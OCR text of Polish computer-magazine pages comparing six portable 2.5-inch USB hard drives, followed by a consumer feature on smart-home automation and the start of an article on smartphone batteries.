Aby dyski USB jak najmniej obciążały akumulator notebooka, powinny pobierać jak najmniej energii. Zwłaszcza Western Digital wypada pod tym względem dobrze: My Passport zużywa zaledwie 2 waty – to mniej, niż potrzebuje większość napędów SSD. Jeśli chodzi o szybkość transferu, dyski magnetyczne nie mogą oczywiście nadążyć za SSD – wydajność od lat rośnie bardzo powoli, podczas gdy pojemność wzrasta coraz szybciej. Z każdą kolejną generacją dysków twardych różnice są większe. W praktyce oznacza to długie oczekiwanie na zakończenie kopiowania dużych zbiorów danych.

Niestety, małe dyski są znacznie wolniejsze w porównaniu z ich 3,5-calowymi odpowiednikami. Jest to związane głównie z mniejszą średnicą talerzy i zwykle niższymi prędkościami obrotowymi. Niemniej jednak w tabeli prezentujemy uzyskane przez nie szybkości transferów: podczas odczytu, w zależności od modelu, uzyskują one średnie szybkości pomiędzy 85 a 103 MB/s – jak na zewnętrzne, 2,5-calowe dyski są to bardzo dobre wyniki. Pięciogigabajtowy plik jest przy takiej szybkości przesyłany w ciągu około jednej minuty. W tym wypadku dobrze jest korzystać z USB 3.0, ponieważ USB 2.0 spowoduje dodatkowe spowolnienie – maksymalna szybkość przesyłania będzie sięgać około 60 MB/s. Następca – USB 3.0 – zapewnia transfery teoretycznie aż do 500 MB/s, mimo że dyski nie są w stanie uzyskać tak wysokich wartości z przyczyn czysto mechanicznych. Inne interfejsy, takie jak Thunderbolt czy FireWire, nie były przez nas brane pod uwagę, ponieważ są na rynku mało popularne.

Podczas kopiowania wielu małych plików ważna jest nie tylko szybkość odczytu i zapisu danych, ale także czasy dostępu. Jednak w tej kwestii od wielu lat nic się nie zmieniło: obecnie dostępne dyski magnetyczne są tak samo słabe jak ich przodkowie. Mija około 20 milisekund, zanim napęd zlokalizuje właściwe dane. W przypadku wszystkich testowanych urządzeń ten proces przebiega nieco szybciej w trakcie odczytu niż zapisu. Niemniej jednak pamięć flash w SSD jest tu około tysiąca razy szybsza.

Różnice w głośności i szybkości odczytu

Dzięki interfejsowi USB 3.0 aktualne modele są wyraźnie szybsze niż ich poprzednicy i uzyskują szybkości transferów nierzadko sporo powyżej 90 MB/s. Najlepszy podczas zapisu jest Seagate M3 Portable. Podczas pomiaru głośności negatywnie wyróżnia się Adata Dashdrive – w trakcie działania jest to najgłośniejszy dysk w teście.


SZYBKOŚĆ ODCZYTU (MB/S)



SZYBKOŚĆ ZAPISU (MB/S)



GŁOŚNOŚĆ PODCZAS DZIAŁANIA (SONY)



Backup przez naciśnięcie przycisku

W dziedzinie użyteczności zewnętrzne dyski muszą konkurować za pomocą dodatkowych praktycznych funkcji. W przypadku Transcend StoreJet użytkownik może zainicjować tworzenie kopii zapasowej przyciskiem na obudowie. Ponadto napęd jest odporny na wstrząsy i oferuje szyfrowanie na poziomie sprzętowym.





W naszej komorze bezechowej mierzymy głośność przenośnych dysków twardych w określonych warunkach – aby nie była uciążliwa podczas pracy, nie powinna ona przekraczać 0,5 sona.

Z użyciem cyfrowego analizatora dźwięku zmierzymy głośność dysków w sposób, w jaki jest ona postrzegana przez człowieka. Tak zdołamy określić rzeczywisty poziom hałasu.

TAK CHIP TESTUJE DYSKI

Mobilność, wydajność i głośność to najważniejsze kryteria. Obok podstawowych funkcji oceniamy też dodatki.

30 % **Mobilność** Przenośny dysk twardy musi być przede wszystkim mały i lekki. Dodatkowe punkty może zdobyć za dobre wyposażenie, dołączone kable i skuteczne oprogramowanie do backupu.

30 % **Wydajność** Tu określamy średnie wartości dla odczytu i zapisu przy różnych stopniach zapełnienia nośnika. Istotne są również czasy dostępu.

20 % **Głośność** W komorze bezechowej mierzymy głośność zarówno w stanie spoczynku, jak i podczas odczytu oraz zapisu danych.

20 % **Zużycie energii** Z wykorzystaniem precyzyjnych urządzeń pomiarowych określamy poziom zużycia energii podczas działania i w stanie spoczynku.



WYNIK TESTU

Małe, pojemne dyski oferują dużą przestrzeń na obszerne zbiory danych, a ponadto mają użyteczne dodatki.

Zwycięzca Seagate M3 w trzech na cztery kategorie uzyskuje najlepszy rezultat. Jest bardzo cichy i szybki. Z tym, że urządzenie zużywa minimalnie więcej energii, można się pogodzić.

Alternatywa Bez sprzętowego szyfrowania, ale za to z funkcją kopii zapasowej w chmurze dostarczana jest Toshiba Stor.E Canvio. Przemawia za nią także wyraźnie najniższe zużycie energii.

Specjalista Do działania w trudnych warunkach nadaje się Transcend StoreJet. Szyfrowany sprzętowo i zabezpieczony przed wstrząsami dysk jest szybki i cichy.

DYSKI 2,5"

						
	SEAGATE M3 PORTABLE 2 TB	**TOSHIBA STOR.E CANVIO CONNECT 2 TB**	**INTENSO MEMORY CASE 2 TB**	**WESTERN DIGITAL MY PASSPORT 2 TB**	**TRANSCEND STOREJET 25H3P 2 TB**	**ADATA DASHDRIVE HV620 2 TB**
Miejsce	1.	2.	3.	4.	5.	6.
Cena	410 zł	540 zł	410 zł	540 zł	430 zł	400 zł
Ocena możliwości	96,5	93,2	92,5	91,2	89,5	87,8
Mobilność	100	94,6	91,3	92,4	84,6	93,9
Wydajność	100	97,6	98,4	91,0	97,6	98,3
Głośność	100	77,5	89,9	89,9	95,5	68,5
Zużycie energii	82,5	100	87,9	91,0	78,8	82,0
WARTOŚCI POMIAROWE I DANE TECHNICZNE						
Pojemność [GB]	2000	2000	2000	2000	2000	2000
Interfejs	USB 3.0	USB 3.0	USB 3.0	USB 3.0	USB 3.0	USB 3.0
Szybkość odczytu [MB/s]	92,376	92,106	92,972	85,56	92,17	92,808
Szybkość zapisu [MB/s]	103,804	91,498	92,127	85,29	91,442	92,202
Głośność – spoczynek [sony]	0,2	0,6	0,3	0,4	0,3	0,7
Głośność – działanie [sony]	0,3	0,7	0,8	0,4	0,3	1,1
Pobór energii – spoczynek [W]	1,4	0,96	1,16	1,5	1,38	1,34
Pobór energii – działanie [W]	3,25	3,12	3,71	2,06	3,61	3,54
Czas dostępu – odczyt	19,1 ms	17,6 ms	17,5 ms	17,6 ms	17,5 ms	17,5 ms
Czas dostępu – zapis	19,4 ms	20,8 ms	20,9 ms	23,0 ms	21,3 ms	20,8 ms
Masa	170 g	209 g	238 g	230 g	284 g	213 g
Wymiary	111×82×18 mm	111×79×21 mm	127×78×20 mm	111×82×21 mm	131×81×25 mm	115×78×21 mm
OPCJE DODATKOWE						
Sprzętowe szyfrowanie	•	–	–	•	•	–
Odporność na wstrząsy	–	–	–	–	•	–
Konstrukcja antypoślizgowa	•	•	–	–	•	–
Oprogramowanie kopii zapasowej	•	•	–	•	•	–
Oprogramowanie kopii w chmurze	–	•	–	•	–	–

CELUJĄCY (100–90,0) BARDZO DOBRY (89,9–75,0) DOBRY (74,9–45,0) NIE POLECANY (44,9–0)
WSZYSTKIE WARTOŚCI W PUNKTACH (MAKS. 100) | • TAK – NIE

FOT.: NIKOLAUS SCHÄFFLER



Inteligentny **dom**

Sprytna domowa automatyka zwiększa komfort i bezpieczeństwo, obniżając koszty utrzymania – nawet w wynajmowanych mieszkaniach. JERZY GOZDEK

Już od progu przytulne ciepło zamiast przejmującego chłodu: ogrzewanie włącza się, kiedy tylko zbliżymy się do mieszkania. Pieśń przyszłości? Wcale nie – start-up Tado opracował inteligentny termostat współpracujący z appem do smartfonu, regulujący intensywność ogrzewania pomieszczeń, z uwzględnieniem prognozy pogody i miejsca przebywania domowników. Również systemy domowej automatyki innych producentów pozwalają zwiększyć komfort mieszkańców, a jednocześnie zmniejszają zużycie energii i podnoszą poziom bezpieczeństwa. Aby w pełni wykorzystać potencjał oszczędności, trzeba połączyć w spójny system sprzęty i urządzenia, które do tej pory działały niezależnie od siebie. Dzięki temu na przykład ogrzewanie, rolety w oknach i oświetlenie będą mogły samoczynnie reagować na zmieniające się warunki otoczenia. Właśnie tak wygląda w praktyce realizacja idei inteligentnego domu.

Wiele systemów, wiele standardów

Wyposażając czy remontując mieszkanie lub dom, możemy wybierać między urządzeniami i systemami różnych wytwórców. Zwykle nie są one ze sobą kompatybilne, przez co łączenie ich i rozbudowywanie instalacji o nowe funkcje nie jest łatwym zadaniem. Z tego względu producenci systemów ogrzewania, stolarki okiennej czy innych elementów wyposażenia domu zrzeszają się w aliansach takich jak io-homecontrol, celem opracowania i stosowania wspólnych standardów. Do zainstalowania w już istniejących budynkach, a także w wynajmowanych domach i mieszkaniach szczególnie dobrze nadają się rozwiązania bezprzewodowe. Warto zwrócić uwagę, by komponenty, które wybieramy, komunikowały się w paśmie częstotliwości 800 MHz: dzięki większemu zasięgowi (niż przy typowym dla sieci WLAN paśmie 2,4 GHz) system bez problemu obejmie wszystkie urządzenia rozmieszczone nawet na dużej powierzchni.

Zaletą coraz większej liczby systemów jest możliwość zdalnego sterowania ich komponentami przez Internet. Najczęściej są one zdecentralizowane, pojawiają się też rozwiązania oferowane na przykład przez dostawców prądu czy usług telekomunikacyjnych wykorzystujące do komunikacji serwery operatora. W obu przypadkach mamy do dyspozycji przyjazne appy do smartfonów i tabletów, dzięki którym możemy na przykład na odległość zamknąć okna, kiedy zanosi się na burzę, a akurat jesteśmy na spacerze. Bezpieczeństwo komunikacji zapewnia szyfrowanie danych.

Fot. mat. prasowe

Energia: Mądre oszczędzanie



Bezprzewodowe systemy pozwalają, bez wielkich nakładów, ograniczyć zużycie prądu i energii cieplnej.

Większość ponoszonych przez każdego z nas kosztów energii jest związana z ogrzewaniem pomieszczeń mieszkalnych. Z tego względu uzupełnienie typowej instalacji grzewczej o zautomatyzowany system sterowania często pozwala zaoszczędzić spore sumy. Co prawda, wiele kotłów jest wyposażone w fabryczne programatory i termostaty, jednak dają one o wiele mniejsze możliwości konfiguracji, a nierzadko są przy tym skomplikowane w obsłudze.

Bardziej precyzyjną regulację temperatury umożliwiają termostaty połączone w sieć, komunikujące się dwukierunkowo z takimi elementami systemu automatyki jak silniki otwierające okna czy elektryczne zawory przy grzejnikach. Korzystając z appu lub interfejsu webowego, możemy wybrać osobno dla każdego pomieszczenia, przy jakich temperaturach ogrzewanie ma się włączać i wyłączać. Takie rozwiązanie umożliwia duże oszczędności zwłaszcza w pokojach, które szybko się wychładzają, czyli w starym budownictwie. Nowe budynki o dobrej izolacji utrzymują ciepło znacznie dłużej, więc koszty ogrzewania z założenia są niższe i potencjalny zysk będzie mniejszy, dlatego inwestycja w inteligentny system zwróci się po dłuższym okresie.

Systematycznie drożeje również prąd, a zapowiadane deficyty mocy w najbliższych latach mogą tylko zintensyfikować podwyżki. To dobry powód, by wyłączać nieużywane odbiorniki energii. Oświetlenie przedpokoju da się bez problemu połączyć z czujnikiem ruchu. Zdalny wyłącznik umożliwi całkowite odłączenie od sieci systemu kina domowego. W domach jednorodzinnych wiele prądu zużywają pompy obiegowe – dobrze, by działały tylko wtedy, kiedy faktycznie jest to niezbędne.

Kompletny zestaw od operatora

Pakiet „Inteligentny dom” oferowany klientom operatora Orange składa się z centrali oraz łatwych w instalacji czujników zgodnych ze standardem bezprzewodowym Z-Wave. Wadą systemu jest brak elementów wykonawczych – dzięki niemu dowiemy się, że ktoś włamał się do mieszkania, ale nie możemy liczyć na automatyczne włączenie się alarmu.
Cena: od 49 zł za zestaw startowy z jednym czujnikiem, ok. 250 zł za dodatkowy czujnik

Centrum dowodzenia


Centrala Fibaro Home Center 2, wyposażona w dwurdzeniowy procesor Intel Atom i 1 GB pamięci RAM, to serce systemu domowej automatyki. Łączy się z poszczególnymi czujnikami i elementami wykonawczymi, a także z Internetem, umożliwiając zdalne sterowanie ich pracą.
Cena: ok. 2600 zł





Automatyka AVM

Gniazdka elektryczne FritzPowerline 546E i FritzDect 200 można włączać i wyłączać zdalnie za pośrednictwem telefonów bezprzewodowych FritzFon. Oprócz tego model 546E mierzy zużycie prądu podłączonego do niego odbiornika. Uzupełnieniem zestawu jest ruter Fritz!Box 7390/7490 ze zintegrowanym serwerem FHEM umożliwiającym sterowanie kolejnymi komponentami systemu domowej automatyki, na przykład firmy eQ-3.
Cena: ok. 1500 zł za zestaw



Ogrzewanie pod kontrolą

Tado obniży temperaturę, kiedy nikogo nie ma w domu. Układ Tado-Box zastępuje termostat w instalacji grzewczej i komunikuje się przez szyfrowane połączenie z appami w smartfonach domowników. Instalacja jest bardzo łatwa, a app ma przyjazny interfejs i informuje o codziennych oszczędnościach. Nie ma też konieczności żmudnego programowania ustawień termostatu w zależności od godziny i dnia tygodnia.
Cena:1200 zł lub 35 zł miesięcznie

KOMPATYBILNOŚĆ

Na rynku domowej automatyki brakuje otwartych standardów. Rozwiązania bezprzewodowe, takie jak ZigBee, Z-Wave, BidCoS czy KNF-RF, nie są kompatybilne. Mimo to dostępne są programowalne interfejsy i bramki umożliwiające łączenie urządzeń działających w różnych standardach. Jednym z bardziej uniwersalnych systemów oferowanych w Polsce jest Fibaro, pozwalający na integrację bardzo zróżnicowanych komponentów.



Komfort: Wygodne mieszkanie

Liczne funkcje systemów domowej automatyki czynią życie domowników zdecydowanie wygodniejszym.

Inteligentne gospodarstwo domowe ułatwia wykonywanie wielu codziennych zadań. Przykładowy scenariusz mógłby wyglądać tak: rano, kiedy się budzimy, otwiera się okno dachowe, aby wywietrzyć pokój. Łazienka i przestrzeń dzienna zostają zawczasu ogrzane, otwierają się wszystkie rolety. W zaplanowanym czasie włącza się ekspres do kawy. Kiedy wychodzimy, wystarczy jedno polecenie, by wyłączyć światło, zaryglować drzwi i zamknąć bramę garażową.

Aby w słoneczne dni na poddaszu nie zrobiło się zbyt ciepło, okna dachowe zostają lekko uchylone i zasłonięte roletami. Kiedy wracamy do domu, uruchamia się oświetlenie zewnętrzne, system ogrzewania podnosi temperaturę w pokojach, brama garażowa otwiera się i zostaje wyłączony alarm. Oprócz tego wiele systemów umożliwia programowanie schematów ustawień uwzględniających np. oświetlenie, dostosowanych do konkretnych warunków: zmieniając tryb „kolacja" na tryb „wieczorne kino", za jednym zamachem wyłączymy światło w kuchni i jadalni, przyciemnimy lampy w salonie do 30 proc. i uruchomimy zestaw multimedialny.

Integracja wszystkich opisanych funkcji w jednym systemie jest skomplikowanym i kosztownym przedsięwzięciem.

W wynajętych obiektach i przy ograniczonym budżecie warte rozważenia są rozwiązania obejmujące wybrane komponenty, na przykład tylko oświetlenie i ogrzewanie. Starsze osoby na pewno docenią możliwość otwierania ciężkich rolet czy wysokich okien elektrycznymi siłownikami, a nie siłą mięśni.

Jeszcze jedna rada: do wywoływania określonych funkcji appów sterujących można wykorzystać naklejki z tagami NFC. Potrzebujemy do tego telefonu obsługującego standard NFC oraz appu takiego jak NFC Task Launcher czy Trigger.



Komunikatywne urządzenia domowe

Liczne urządzenia AGD firmy Miele, takie jak pralki czy kuchenki elektryczne, mogą zostać wyposażone w moduły komunikacyjne. Wówczas da się je skojarzyć z appem do smartfonu i zdalnie je kontrolować oraz sterować ich pracą. Takie rozwiązanie może w pierwszej chwili wydawać się mało użyteczne, ale doceni je każdy, komu zdarza się zapomnieć wyłączyć kuchenkę.
Cena (moduł komunikacyjny): ok. 400 zł



Dom sterowany smartfonem

Appy towarzyszące systemom automatyki takim jak Fibaro czy Vision pozwalają zdalnie sterować wszelkimi domowymi instalacjami z dowolnego miejsca na świecie. Ponieważ te dwa systemy powstały w rodzimych firmach, aplikacje komunikują się z użytkownikiem w języku polskim. Appy towarzyszące innym systemom najczęściej komunikują się z użytkownikiem po angielsku.
Cena: element systemów


Zdalnie sterowane rolety

Rolety i żaluzje należą do elementów wyposażenia domu najczęściej integrowanych z inteligentnymi systemami. Na rynku są dostępne modele fabrycznie wyposażone w bezprzewodowe moduły sterujące zgodne z popularnymi standardami. Można też nabyć sam moduł sterujący i połączyć go z istniejącą roletą z napędem elektrycznym. Wówczas polecenie odsłonięcia bądź zasłonięcia okna będziemy mogli wydać na ekranie smartfonu.
Cena (moduł sterujący Z-Wave): ok. 150 zł



Świetlna zabawa

System Philips HUE Personal Wireless Lighting pozwala automatycznie lub manualnie zmieniać kolor oświetlenia w pokoju, dostosowując go do sytuacji. Żarówki LED komunikują się z appem do urządzeń mobilnych przez sieć WLAN bez dodatkowych adapterów. Dzięki temu żarówka HUE może na przykład obudzić nas rano ciepłym światłem symulującym wschód słońca. Niestety, wysokie ceny odstraszają od zakupu.
Cena (pakiet 3 żarówek): ok. 800 zł



Sprytne kostki

Przełączniki podtynkowe zgodne ze standardami bezprzewodowymi umożliwiają zdalne włączanie i wyłączanie zasilania gniazdek elektrycznych bądź obwodów oświetlenia. Po połączeniu ich z odpowiednią centralą będziemy sterować ich działaniem przy pomocy smartfonu albo komputera. Oprócz tego niektóre przełączniki mogą na przykład regulować napięcie, przyciemniając lub rozjaśniając światło żarówek.
Cena: od ok. 150 zł

Bezpieczeństwo: Inteligentny alarm

Systemy automatyki odstraszą intruzów i włączą światło tam, gdzie go potrzebujemy.

Poprawianie bezpieczeństwa pomieszczeń mieszkalnych należy do najbardziej klasycznych funkcji systemów domowej automatyki. Typowy przypadek: kiedy ktoś próbuje włamać się do mieszkania, sensor magnetyczny w drzwiach bądź czujnik wybicia szyby w oknie wszczyna alarm. Kiedy system alarmowy jest sprzężony z innymi układami zautomatyzowanego domu, można wyposażyć go w dodatkowe funkcje. Powiadomienie o wszczęciu alarmu może natychmiast trafiać do appu w smartfonie właściciela. W tym czasie kamery zainstalowane w domu rejestrują działania włamywaczy, bezpiecznie zapisując materiał na serwerze internetowym. Oprócz tego system automatyki z czujnikami w drzwiach i oknach na zawsze uwolni nas od wątpliwości, czy na pewno zamknęliśmy za sobą drzwi – jeśli nie, powiadomi nas o tym i pozwoli zaryglować je zdalnie.

Bardzo użyteczne są programy symulujące obecność domowników: automatyczne zamykanie rolet wieczorem i włączanie światła w różnych pomieszczeniach zniechęci do włamania przynamniej okazjonalnych złodziei. Skuteczniejsze zabezpieczenia przed złodziejami to jednak nie wszystko – nowoczesne systemy elektroniczne służą również do ochrony mienia i zdrowia domowników. Przykładowo rolety mogą być automatycznie opuszczane, a okna – zamykane, gdy tylko stacja pogodowa zasygnalizuje zbyt silny wiatr lub nadchodzące załamanie pogody. Lampy na klatce schodowej aktywowane czujnikiem ruchu pozwalają bezpiecznie dostać się do mieszkania, nawet kiedy jesteśmy obładowani zakupami. Czujniki wody mogą ostrzegać o zapchanym odpływie w piwnicy, zaś czujniki dymu i gazu podniosą alarm w razie pożaru, awarii kuchenki gazowej albo zagrożenia zatruciem tlenkiem węgla. Wykrycie czadu w powietrzu może też skutkować automatycznym otwarciem okien.



Drzwi na pilota

Napęd zamka drzwiowego z serii HomeMatic pozwala otwierać mieszkanie czy dom tak jak samochód – zdalnie. To wygodne, zwłaszcza kiedy niesiemy ciężkie zakupy. Aby odryglować drzwi, wystarczy wcisnąć przycisk na pilocie. Napęd może współpracować z innymi elementami systemu Homematic, pozwalając na przykład otwierać i zamykać drzwi przez Internet, ale sprawdza się świetnie nawet jako samodzielny produkt.
Cena: ok. 600 zł



Ciągły nadzór

Kamera z modułem WLAN przesyła rejestrowany obraz przez Internet. Można wykorzystać ją zarówno w domu, jak i w ogrodzie czy biurze. Niektóre modele są wyposażone w silniki obracające głowicę oraz oprogramowanie umożliwiające podgląd obrazu na dowolnym urządzeniu. Po połączeniu z czujnikiem otwarcia drzwi bądź czujnikiem ruchu kamera będzie włączać się tylko wówczas, kiedy coś wydarzy się w pomieszczeniu.
Cena: od ok. 100 zł



Inteligentne okna dachowe

Okna dachowe Fakro typu FTU-V U3 i FTP-V U3 mogą być zaopatrzone w moduł bezprzewodowy Z-Wave pozwalający na włączenie ich do systemu domowej automatyki. Dzięki temu można zaplanować automatyczne wietrzenie pomieszczeń, zdalnie uchylać i zamykać okna, a także sprawdzać ich aktualny status.
Cena: od ok. 1700 zł




Światło bez włącznika

Czujnik ruchu reaguje na wykrycie osoby w jego zasięgu, włączając lampę bądź inny odbiornik prądu. To wygodne rozwiązanie, kiedy chcemy na przykład wejść po schodach, mając zajęte obie ręce. Poza tym nigdy nie zapomnimy zgasić za sobą światła.
Cena: od ok. 20 zł

BEZPIECZNIE W SIECI

Kiedy domowe urządzenia są połączone z ruterem i, za jego pośrednictwem, z Internetem, pojawia się ryzyko ataku hakerskiego, który mógłby spowodować opłakane skutki. Z tego powodu systemy automatyki wymagające łączności z zewnętrznymi serwerami (np. termostaty Tado) bądź współpracujące z appami do urządzeń mobilnych muszą zapewniać szyfrowanie wszelkich połączeń. Powoduje ono, że próba złamania zabezpieczeń, na przykład w celu nieautoryzowanego otwarcia drzwi czy okien, wymagałaby zaangażowania niezwykle potężnych komputerów. Jeśli chodzi o dane przesyłane na serwery operatorów, to pozostaje nam wierzyć na słowo, że nie dostają się one w niepowołane ręce.

FOT. THINKSTOCK/ISTOCKPHOTO/WARCHI (HINTERGRUND); THINKSTOCK/ISTOCKPHOTO/IGORR1, ISTOCKPHOTO/TRU; MAT. RPODUCENTÓW



Baterie pod lupą

Smartfonom szybko kończy się prąd, bo energii dostarczają im takie same ogniwa jak zwykłym telefonom sprzed kilku lat. Wyjaśniamy, jak działają akumulatory i dlaczego ich pojemność nie rośnie równie szybko jak wydajność urządzeń mobilnych. JERZY GOZDEK

Nowoczesny smartfon przypomina szwajcarski scyzoryk: łączy cechy klasycznego telefonu, aparatu fotograficznego, nawigacji GPS, komputera z dostępem do Internetu, dyktafonu, a nawet latarki, jednocześnie bez trudu mieszcząc się w każdej kieszeni. Jest jednak istotna różnica: w odróżnieniu od scyzoryka smartfon nierzadko zawodzi, i to dokładnie w chwili, kiedy najbardziej go potrzebujemy. Nawet w pełni sprawne urządzenie na niewiele się przyda, gdy brakuje mu prądu, a energia zgromadzona w baterii wyczerpuje się zatrważająco szybko. Kiedy po raz kolejny już wczesnym popołudniem orientujemy się, że nasz telefon nie działa, chociaż ładowaliśmy go całą noc, tęsknie wspominamy nie tak przecież odległe czasy, kiedy przeciętna komórka wytrzymywała bez ładowania nie tylko cały dzień, ale dużo, dużo dłużej. Weźmy na przykład Nokię 6310i, do dziś uchodzącą za jeden z najlepszych telefonów biznesowych, której sprzedaż ruszyła w 2002 roku. Montowano w niej akumulator o pojemności 1100 mAh, który wystarczał na co najmniej tydzień normalnego użytkowania. Baterie dzisiejszych topowych smartfonów, takich jak HTC One czy Samsung Galaxy S4, mają pojemność około 2500 mAh, jednak nawet przy bardzo oszczędnym korzystaniu z ich funkcji energia kończy się najpóźniej trzeciego dnia.

To cena, jaką płacimy za nowoczesne podzespoły. Podczas gdy użytkownik klasycznej Nokii miał do dyspozycji monochromatyczny wyświetlacz o rozdzielczości 96×65 pikseli oraz sprzętową klawiaturę, dzisiejsze telefony dumnie prezentują kolorowe panele dotykowe Full HD. Szybki dostęp do Internetu? Smartfony łączą się z sieciami 3G, a nawet LTE, podczas gdy w czasach Nokii 6310i nowoczesnymi rozwiązaniami były technologie WAP i GPRS. Interfejsy bezprzewodowe? WLAN i Bluetooth, a we flagowcach również NFC, to dziś standard – Nokia 6310i miała co prawda moduł Bluetooth, ale poza nim oferowała tylko interfejs podczerwieni IrDA. Pod względem mocy obliczeniowej dzisiejszym smartfonom bliżej do pełnowymiarowych komputerów niż do klasycznych telefonów z ubiegłej dekady.

Telefon nie tylko do dzwonienia

Oprócz wyposażenia telefonów zmienił się również sposób, w jaki z nich korzystamy. Smartfonu nie bierzemy do ręki tylko wtedy, gdy chcemy zadzwonić czy wysłać SMS-a, lecz używamy go praktycznie przez cały czas: sprawdzamy pocztę elektroniczną, odwiedzamy Facebooka, tworzymy notatki, szukamy drogi... Oznacza to, że stosunkowo krótko działa w trybie czuwania, za to przez długi czas jego podzespoły pracują z maksymalną mocą, a duży ekran, będący najważniejszym odbiornikiem energii, wciąż musi być podświetlany. Wszystko to sprawia, że smartfony potrzebują do pracy znacznie więcej prądu niż ich poprzednicy – problem w tym, że konstrukcja akumulatorów stosowanych urządzeniach mobilnych pozostała praktycznie niezmieniona. ➔


FOTO.: PAVEL IGNATOV/FOTOLIA.COM

JAK DZIAŁA OGNIWO GALWANICZNE?

Reakcje elektrochemiczne zachodzące na elektrodach ogniw galwanicznych powodują uwolnienie elektronów, których energia może zasilać urządzenia elektryczne. Ogniwa odwracalne da się ładować, podłączając je do ładowarki wymuszającej przepływ elektronów w przeciwnym kierunku. Wszystkie rodzaje ogniw działają na podobnej zasadzie – poniżej prezentujemy ją na przykładzie ogniwa litowo-jonowego.


NAŁADOWANE OGNIWO

